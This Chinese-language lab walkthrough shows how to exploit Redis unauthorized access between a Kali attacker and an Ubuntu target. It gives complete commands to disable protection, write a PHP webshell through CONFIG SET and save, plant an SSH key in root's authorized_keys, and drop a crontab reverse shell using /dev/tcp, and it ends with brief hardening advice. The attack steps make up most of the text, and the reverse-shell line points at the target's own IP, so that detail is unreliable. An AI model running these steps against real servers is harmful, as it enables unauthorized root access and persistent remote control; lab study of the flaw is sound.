redis未授权访问：

原理：

redis默认情况下，会绑定在0.0.0.0：6379,如果**没有采用相关的策略，比如添加防火墙**规则避免其他非信任来源ip访问等，这样将会将Redis服务暴露在公网上，如果在**没有设置密码认证**的情况下，会导致任意用户在可以访问目标服务器的情况下未授权访问Redis以及读取Redis的数据。攻击者在未授权访问Redis的情况下，利用Redis自身提供的config命令，可以进行写文件操作，攻击者可以成功将自己的ssh公钥写入目标服务器的/root/.ssh/authotrized_keys文件中，进而可以使用对应私钥直接使用ssh服务登录目标服务器。

环境：

```
靶机：Ubuntu：5.4.0-42-generic      192.168.6.217
攻击机：Kali  5.16.0-kali7-amd64    192.168.6.212
```

漏洞复现：

安装redis:

```
wget http://download.redis.io/redis-stable.tar.gz
tar -zxvf redis-stable.tar.gz
#解压后需要编译
make
make报错：make MALLOC=libc     make distclean
#进入src目录，将redis-server复制到/usr/bin目录下（这样启动redis-server就不用每次都进入安装目录了）
cp redis-server /usr/bin
#将redis配置文件复制到/etc目录下
cp redis.conf /etc
```

服务端启动redis-server同时加载配置文件：

```
redis-server /etc/redis.conf  &  （&后台运行）
ps -aux | grep redis (查看是否启动)
```

```
root@ubuntu:/etc# redis-server /etc/redis.conf
9400:C 16 Jun 2022 18:17:31.091 # oO0OoO0OoO0Oo Redis is starting oO0OoO0OoO0Oo
9400:C 16 Jun 2022 18:17:31.091 # Redis version=5.0.7, bits=64, commit=00000000, modified=0, pid=9400, jus
t started
9400:C 16 Jun 2022 18:17:31.091 # Configuration loaded
9400:M 16 Jun 2022 18:17:31.091 * Increased maximum number of open files to 10032 (it was originally set t
o 1024).
                _._
           _.-``__ ''-._
      _.-``    `.  `_.  ''-._           Redis 5.0.7 (00000000/0) 64 bit
  .-`` .-```.  ```\/    _.,_ ''-._
 (    '      ,       .-`  | `,    )     Running in standalone mode
 |`-._`-...-` __...-.``-._|'` _.-'|     Port: 6379
 |    `-._   `._    /     _.-'    |     PID: 9400
  `-._    `-._  `-./  _.-'    _.-'
 |`-._`-._    `-.__.-'    _.-'_.-'|
 |    `-._`-._        _.-'_.-'    |           http://redis.io
  `-._    `-._`-.__.-'_.-'    _.-'
 |`-._`-._    `-.__.-'    _.-'_.-'|
 |    `-._`-._        _.-'_.-'    |
  `-._    `-._`-.__.-'_.-'    _.-'
      `-._    `-.__.-'    _.-'
          `-._        _.-'
              `-.__.-'

9400:M 16 Jun 2022 18:17:31.092 # Server initialized
9400:M 16 Jun 2022 18:17:31.092 # WARNING overcommit_memory is set to 0! Background save may fail under lo
w memory condition. To fix this issue add 'vm.overcommit_memory = 1' to /etc/sysctl.conf and then reboot o
r run the command 'sysctl vm.overcommit_memory=1' for this to take effect.
9400:M 16 Jun 2022 18:17:31.092 # WARNING you have Transparent Huge Pages (THP) support enabled in your ke
rnel. This will create latency and memory usage issues with Redis. To fix this issue run the command 'echo
 never > /sys/kernel/mm/transparent_hugepage/enabled' as root, and add it to your /etc/rc.local in order t
o retain the setting after a reboot. Redis must be restarted after THP is disabled.
```

攻击机安装redis客户端。与上述步骤相同：

```
#查看redis-cli使用说明：
redis-cli -h 目标主机IP地址 -p 端口号
```

未授权访问漏洞测试：****

使用redis客户端直接无账号登录redis:

```
Could not connect to Redis at 192.168.6.213:6379: No route to host
not connected>
```

查询发现Redis的主机直接暴露于绑定到所有接口是危险的，会暴露互联网上每个人的实例。遵循bin指令，这将强制Redis只接受来自同一台主机连接运行。

解决办法：


在redis的服务端修改配置文件/etc/redis.conf中bind为0.0.0.0，以及关闭保护模式和关闭防火墙 iptables -F：

```
bind 0.0.0.0

# By default, outgoing connections (from replica to master, from Sentinel to
# instances, cluster bus, etc.) are not bound to a specific local address. In
# most cases, this means the operating system will handle that based on routing
# and the interface through which the connection goes out.
#
# Using bind-source-addr it is possible to configure a specific address to bind
# to, which may also affect how the connection gets routed.
#
# Example:
#
# bind-source-addr 10.0.0.1

# Protected mode is a layer of security protection, in order to avoid that
# Redis instances left open on the internet are accessed and exploited.
#
# When protected mode is on and the default user has no password, the server
# only accepts local connections from the IPv4 address (127.0.0.1), IPv6 address
# (::1) or Unix domain sockets.
#
# By default protected mode is enabled. You should disable it only if
# you are sure you want clients from other hosts to connect to Redis
# even if no authentication is configured.
protected-mode no

# Redis uses default hardened security configuration directives to reduce the
# attack surface on innocent users. Therefore, several sensitive configuration
```

再次进行未授权访问：

利用redis写webshell

由于本地搭建，我们已经知道目录，我们把shell写入/home/muhong/Documents/目录下：



若爆错：

```
(error) ERR CONFIG SET failed (possibly related to argument 'dir') - can't set protected config
```

解决办法：

```
config set slave-read-only no
```


还不行的话使用info查看一下版本，换一个版本，可能是版本太高了，换一个6.0.3的版本或者更低的版本。

换成redis-6.0.3版本，和上述步骤一样进行操作。


```
wget http://download.redis.io/releases/redis-6.0.3.tar.gz
```

同样我们把shell写入/home/muhong/Documents/目录下：

```
config set dir /home/muhong/Documents
config set dbfilename redis.php
set webshell "\r\n\r\n<?php phpinfo();?>\r\n\r\n"   #用redis写入的文件会自带一些版本信息，如果不换行可能会导致无法执行。
save
```



shell写入完成，我们在靶机上证明：



成功写入shell。


利用“公私钥“认证获取root权限：

当reids以root身份运行，可以给root账户写入SSH公钥文件，直接通过SSH登录目标服务器。

靶机中开启redis服务。在靶机中执行 mkdir /root/.ssh命令，创建ssh公钥存放目录。

在攻击机中生成ssh公钥和私钥，密码设置为空：

```
ssh-keygen -t rsa
```




id_rsa.pub为公钥，id_rsa为私钥。

进入.ssh目录：cd /root/.ssh ，将生成的公钥保存到1.txt：

```
(echo -e "\n\n";cat id_rsa.pub;echo -e "\n\n") > 1.txt
```

连接靶机上的redis服务，将保存的ssh公钥1.txt写入redis:

```
cat 1.txt | redis-cli -h 192.168.6.217 -x set crack
```



远程登录靶机的redis服务：


```
redis-cli -h 192.168.6.217
#使用CONFIG GET dir  得到redis备份的路径
```

更改redis备份路径为ssh公钥存放目录（一般默认为/root/.ssh）：

设置上传公钥的备份文件名字为authorized_keys:


```
CONFIG SET dbfilename authorized_keys
```

检查是否更改成功，成功就保存后退出。



成功写入ssh公钥到靶机。在攻击机使用ssh免密登录靶机：


```
ssh -i id_rsa root@192.168.6.217
```



出现上述情况，把靶机中的ssh服务打开。

```
#安装sshd
apt-get isntall openssh-server
#启动
service ssh restart
#关闭防火墙
ufw disable
#查看是否有sshd进程
ps -ef | grep ssh
```

再次使用攻击机ssh免密登录：



使用私钥成功登录redis服务器。

利用crontab反弹shell

在权限足够的情况下。利用redis写入文件到计划任务目录下执行。

端口监听：


在攻击者服务器上监听一个端口：

```
nc -lvp 8888
```

攻击详情：

连接redis,写入反弹shell：

```
redis-cli -h 192.168.6.217
set xxx "\r\n*/**** /bin/bash -i >&/dev/tcp/192.168.6.217/8888 0>&1\r\n"
config set dir /var/spool/cron
config set dbfilename root
save
```



过一分钟左右就可以收到shell。

解决方案

绑定IP

在redis.conf 文件中找到配置,将IP地址改为允许访问redis的IP。

```
bind 127.0.0.1
```

设置密码

在redis.conf配置文件中找到requirepass,然后修改

```
requirepass redis验证密码        #设置之后进行授权 auth Redis验证密码
```